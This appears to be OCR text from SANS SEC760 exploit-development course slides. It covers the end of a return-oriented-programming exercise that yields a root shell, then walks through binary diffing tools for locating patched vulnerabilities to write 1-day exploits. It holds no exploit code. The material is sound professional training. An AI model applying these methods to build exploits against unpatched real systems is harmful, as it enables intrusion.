
Exercise: Executing the Script

This slide shows the execution of the finalized Python script, which generates the ropSploit payload file. You can then run the program with your payload file as the argument and get a root shell! If you get to this point, you can start looking around for gadgets that may help with position independence.




Exercise: Return-Oriented Shellcode - The Point

The point of this exercise was to gain more familiarity with Return-Oriented Programming. The ROPeMe tool is useful when hunting for gadgets on Linux-based programs. This exercise also gives you more opportunities to bypass exploit mitigation controls. The material in the following days is complex, and all of the material we have covered so far helps to build your skills.



Binary Diffing Tools

We walk through the use of Zynamics/Google's BinDiff tool, as well as the free binary diffing tools PatchDiff2 and TurboDiff. Zynamics was acquired by Google in 2011. Binary diffing tools are an essential part of reverse engineering patches and 1-day exploit creation.




Binary Diffing

As we are all aware, new versions of applications come out all the time, as do patches to existing DLLs, drivers, and shared objects. Some of these changes are simply new features rolled out or fixes to performance problems. Other changes are vulnerability patches that are certainly of interest. If someone can take the unpatched version of a binary and diff it against the patched version, the code changes may become visible, shining a light on an otherwise unknown vulnerability. Those systems that are properly patched would be safe, leaving anyone who has not patched his system exposed to a potential 1-day exploit. The term 1-day exploit is used to describe an exploit that was generated in this manner. Some vendors make it clear as to the reasoning behind an update, whereas others attempt to hide their intentions. Either way, binary diffing tools can often help us locate code changes that could potentially reveal the patched vulnerability. This is a lucrative practice because many organizations do not patch their systems quickly.

MS12-032 Example


- Simple example of a difference in FlpSetIpAddress() within tcpip.sys



SANS SEC760 | Advanced Exploit Development for Penetration Testers 41

MS12-032 Example

This slide shows Windows Update MS12-032 in the FlpSetIpAddress() function from within tcpip.sys. There were many patched lines of code in this update, but this slide demonstrates a simple noticeable difference in which the patched version uses a security cookie and the unpatched version does not. This demonstrates the point of patch diffing at its most basic level.




Binary Diffing Tools

There a few well-known binary diffing tools, most of them free; although many have specific dependencies on versions of IDA.

- **BinDiff**: Created by Zynamics, acquired by Google in 2011 – http://www.zynamics.com/bindiff.html
- **Turbodiff**: Created by Core Security – https://www.secureauth.com/labs/open-source-tools/turbodiff
- **DarunGrim 4**: Written by Jeongwook Oh – http://www.darungrim.org/
- **PatchDiff2**: Written by Nicolas Pouvesle – https://code.google.com/archive/p/patchdiff2/
- **Diaphora:** Written by Joxean Koret – http://github.com/joxeankoret/diaphora

Introduction to BinDiff

- Plugin for IDA Pro
- Available from Zynamics/Google
- Diffs binaries! Best option
- Press Ctrl-6 from within IDA to launch



Introduction to BinDiff

BinDiff is a plugin written for use with IDA Pro. It is a great tool, allowing an analyst to view the differences between software versions. This can be used to examine the differences between a patched and unpatched piece of code and new releases of programs, and it can help identify code theft. The tool was primarily written by Thomas Dullien, aka Halvar Flake. Thomas is a highly-respected developer and security researcher. He was the CEO of Zynamics, recently acquired by Google. Other tools, including BinNavi, are also available to assist with complex issues around gaining code execution at specific points within a program, as well as visualization of code coverage and program layout. When one version of the specimen to be examined has been loaded into IDA Pro, the hotkey Ctrl-6 can bring up the BinDiff GUI. At this point, you would select Diff Database and then select the version of the specimen to be compared.

Note: BinDiff 4.1 seems to have problems with 64-bit files. There was no known fix at the time of this writing. BinDiff 4.2 should hopefully cause fewer problems.

BinDiff Navigation

- Matched Functions tab
- Shows changes
- Uses heuristics
- Most fields can be ignored
- Saves significant time in analysis

similarity	confide	change	EA primary	name primary	EA secondary
1.00	0.99	-------	77D61000	RtlUnwind(x,x,x,x)	77D61000
1.00	0.99	-------	77D61004	_imp__DbgPrint	77D61004
1.00	0.99	-------	77D61008	RtlAnsiCharToUnicod...	77D61008
1.00	0.99	-------	77D6100C	NtQueryLicenseValue...	77D6100C
1.00	0.99	-------	77D61010	_imp__NlsAnsiCode...	77D61010
1.00	0.99	-------	77D61014	_imp__wtoi	77D61014
1.00	0.99	-------	77D61018	_imp__iswspace	77D61018
1.00	0.99	-------	77D6101C	_imp__qsort	77D6101C
1.00	0.99	-------	77D61020	LdrFlushAlternateRes...	77D61020
1.00	0.99	-------	77D61024	RtlCheckRegistryKey(...	77D61024
1.00	0.99	-------	77D61028	RtlMultiByteToUnicod...	77D61028
1.00	0.99	-------	77D6102C	RtlPcToFileHeader(x,x)	77D6102C
1.00	0.99	-------	77D61030	_imp__wcsrchr	77D61030
1.00	0.99	-------	77D61034	NtRaiseHardError(x,x,...	77D61034
1.00	0.99	-------	77D61038	RtlIsNameLegalDOS8...	77D61038


BinDiff Navigation

This screenshot shows some of the resulting data that will become available in IDA after running BinDiff against two versions of a binary. The most important column is "similarity." This can be sorted to show you the functions that have changed the most. The lower the value in the similarity column, the more the function has changed. There are many other columns toward the far right, not shown in this screenshot, most of which can be ignored.

The confidence column attempts to assign a value depending on how confident BinDiff is on the similarity column. The higher the confidence value, the more confident BinDiff is about its assessment. It uses various formulas to determine this value, as can be read in the BinDiff documentation. The EA primary column shows the address of the function. The name primary column shows the symbol name, if available, for a given function. Next to the Matched Functions tab, you see the Primary Unmatched tab. This tab shows functions that were not located in the original binary to be compared against.

The evaluation of the differences between two versions of a binary relies heavily on a series of heuristics. When two versions of a binary are being analyzed, the ones identified as having the most significant changes are often looked at first; however, even the smallest changes can result in a completely different outcome. This author has seen a patch that modifies only a single line of code, resulting in a difficult-to-detect change.


Regardless, BinDiff saves the analyst a significant amount of time when attempting to identify changes in software. The tool is a must-have for anyone doing patch diffing or looking for changes between software revisions.



Visual Diff (1)

This slide shows the visual diff option that BinDiff offers in flowgraph format. By right-clicking a function from the Matched Functions tab, you can select the option View Flowgraphs, which can also be accessed by the hotkey Ctrl-E. On the left side, listed as "primary," is the unpatched version of a function, and on the right side, listed as "secondary," is the patched version.

The block colors represent different results. The greenish colored blocks are blocks that have not changed between the two versions, although operand values may have changed. The red blocks or light purple blocks (depends on your version of BinDiff) are blocks of code that are completely missing in the other window, and the yellow blocks have lines of code within the block that have differences. When you rest your mouse cursor over a particular block, the code for that block pops up on the screen. When you zoom in, the code appears for each block, allowing for analysis. There are many views and much support for IDA's proximity browser in BinDiff 4. BinDiff by far outweighs the free alternatives for features, but then again, it is a commercial tool.




Visual Diff (BinDiff 3 Only) (2)

In BinDiff 3, but removed in BinDiff 4, is the Assembler tab. The Assembler tab displays the data in the format shown on the slide. Blocks of like code are displayed side-by-side, with red highlighted areas showing code that is different from the other side.

Additional BinDiff Features

- Diff Database Filtered enables you to select a range of addresses
- Load Results loads former results provided by BinDiff




Additional BinDiff Features

When you're in the process of diffing two objects, pressing Ctrl-6 brings up the GUI shown on the slide. This is the expanded version of the GUI pop-up shown earlier. This version has some additional options, such as the capability to select ranges of addressing to diff.

Importing Symbols

- Lesser known feature
- Port symbols from one IDB to another
- Some versions of programs won't have debugging symbols. This can be used to export symbols and comments from one version to another!



Importing Symbols

One of the lesser-known but valuable features of BinDiff is the capability to import symbols from one IDB to another. Some DLLs do not include debugging symbols, whereas others may include the symbols. This is the same with any object file. Also, some debugging symbols may be outdated and updated symbols not available. If this is the case, the importing symbols option is ideal. Symbols from one version of an object file can be imported to another version. BinDiff identifies matched blocks and labels them accordingly. Comments will also be imported. As stated in the BinDiff documentation, the names of local variables and other data in the current IDB will be overwritten, so be careful.

PatchDiff2 (1)


- A good free alternative to BinDiff
- Available at http://code.google.com/p/patchdiff2/
- Lead by Nicolas Pouvesle from Tenable Security
- Works reliably with IDA Pro 6.1 and later on Windows and Linux
- Must have a licensed copy of IDA


PatchDiff2 (1)

The PatchDiff tool is a free alternative to BinDiff. It lacks some of the functionality of BinDiff; however, it is a good tool. It was written by Nicolas Pouvesle, who currently works at Tenable Security, formerly of Immunity Security. The tool works well with IDA Pro 6.1 and later and is available at http://code.google.com/p/patchdiff2/.

PatchDiff2 (2)

- Press Ctrl-8 to launch
- Select diff file
- Several new tabs appear
- Matched Functions tab shows changes






PatchDiff2 (2)

To instantiate PatchDiff2, simply press Ctrl-8 after you have the initial IDB file loaded. It asks you to select a second IDB file to diff. When this is completed, several new tabs appear, just like with BinDiff. The Matched Functions tab is of most value because it shows functions that have changed when comparing between the IDB files.


PatchDiff2 (3)

- Right-click a function name and select Display Graphs, or press Ctrl-E
- This brings up the graphical view inside of IDA Pro



PatchDiff2 (3)

To bring up the graphical display of the changed functions, simply right-click the function name, as shown on the slide. Then select Display Graphs.



PatchDiff2 (4)

On this slide, the two red circles show the brown-colored blocks, identifying code changes. We dive further into these soon.

turbodiff (1)

- Another free alternative to BinDiff
- Available at https://www.secureauth.com/labs/open-source-tools/turbodiff
- Written by Nicolas Economou at Core Security
- Works reliably with IDA 4.9 and 5.0, including the free version
- Can be stubborn on newer versions of Windows

turbodiff (1)


The turbodiff tool was written by Nicolas Economou at Core Security. It is available at https://www.secureauth.com/labs/open-source-tools/turbodiff.

It works reliably with IDA versions 4.9 and 5.0, including the free version; however, it can be stubborn to get working on Windows 7 and 8.

turbodiff (2)

- Load a binary to diff and save the IDB
- Press Ctrl-F11 to launch
- Select the option "take info from this idb"
- Click OK
- Close the binary and do the same for the binary to be diffed

Example shown on IDA Freeware Version 5.0




turbodiff (2)

Load a binary that you want to diff against another binary into IDA and save the IDB file. While the binary is still open in IDA, press Ctrl-F11 to bring up the turbodiff pop-up. Make sure that the option "take info from this idb" is selected and click OK. Close the file in IDA and open the other binary to be diffed. Perform the same operation.


turbodiff (3)

- After you have taken info from both binaries
  - Make sure one of the two binaries is open in IDA
  - Press Ctrl-F11 and select the option "compare with ..."
  - Select the IDB file of the binary that is not open
  - You get a pop-up of identical/changed functions
  - Double-click one



turbodiff (3)

After you save the results for both binaries to be diffed, open one of the two IDB files in IDA. Press Ctrl-F11 and select the second option, "compare with ...." Select the IDB file that is not currently open in IDA that you want to diff. You get a pop-up of identical and changed functions. Double-click one of the changed functions, and you should get results similar to what is shown on the slide.



DarunGrim 4 (1)

DarunGrim 4 was written by Jeongwook Oh and is available at http://www.darungrim.org/.


It is another free alternative to BinDiff. It was officially tested with IDA Pro 6.6, but other 6.X versions likely work, such as 6.7. You must have a licensed copy of IDA to analyze database files. The tool is a bit more complex than turbodiff and PatchDiff2.

Reference

A great resource is located at https://mattoh.wordpress.com/.


DarunGrim 4 (2)

- Screenshot of DarunGrim4 and a simple diff
- Color changes can also be exported into IDA!



DarunGrim 4 (2)


On this slide is a screenshot of the DarunGrim 4 GUI. Blocks including changes are color-coded with yellow. To run DarunGrim 4, you must ensure that the plugin is properly copied into the IDA plugins folder. After creating the .idb file for both input files, you must run the DarunGrim plugin for each file and save the .dgf files. After you create the two .dgf files, you can then select File, New Diffing and diff them. In this author's experience, you must close IDA after running the DarunGrim plugin, open a fresh copy, and then run the plugin against the other file.



Diaphora (1)

Diaphora is an actively maintained alternative to BinDiff. The author, Joxean Koret, stated that he wanted to make an open source diff tool that is actively maintained, as well as several other reasons that you can find on his site at http://joxeankoret.com/blog/2015/03/13/diaphora-a-program-diffing-plugin-for-ida-pro/.

The tool is well written and provides all the functionality you need in a binary diffing tool. It currently works only with IDA, but future plans are to include support for Radare2 and other disassemblers, such as Hopper. IDA 6.7 and later are officially supported, though you may have success with IDA 6.6 and possibly others.




Diaphora (2)

This screenshot of the main GUI appears when running the Diaphora IDAPython script. You must first export the IDA database as an SQLite database for both files to be compared. When this is completed, you bring this same GUI up, populating the "diff against" field. As you can see, various checkboxes appear along the left side. An example is the first one listed: Use the decompiler if available. If you have the Hex-Rays Decompiler, you have the option to look at the diffed pseudocode.

Diaphora (3)

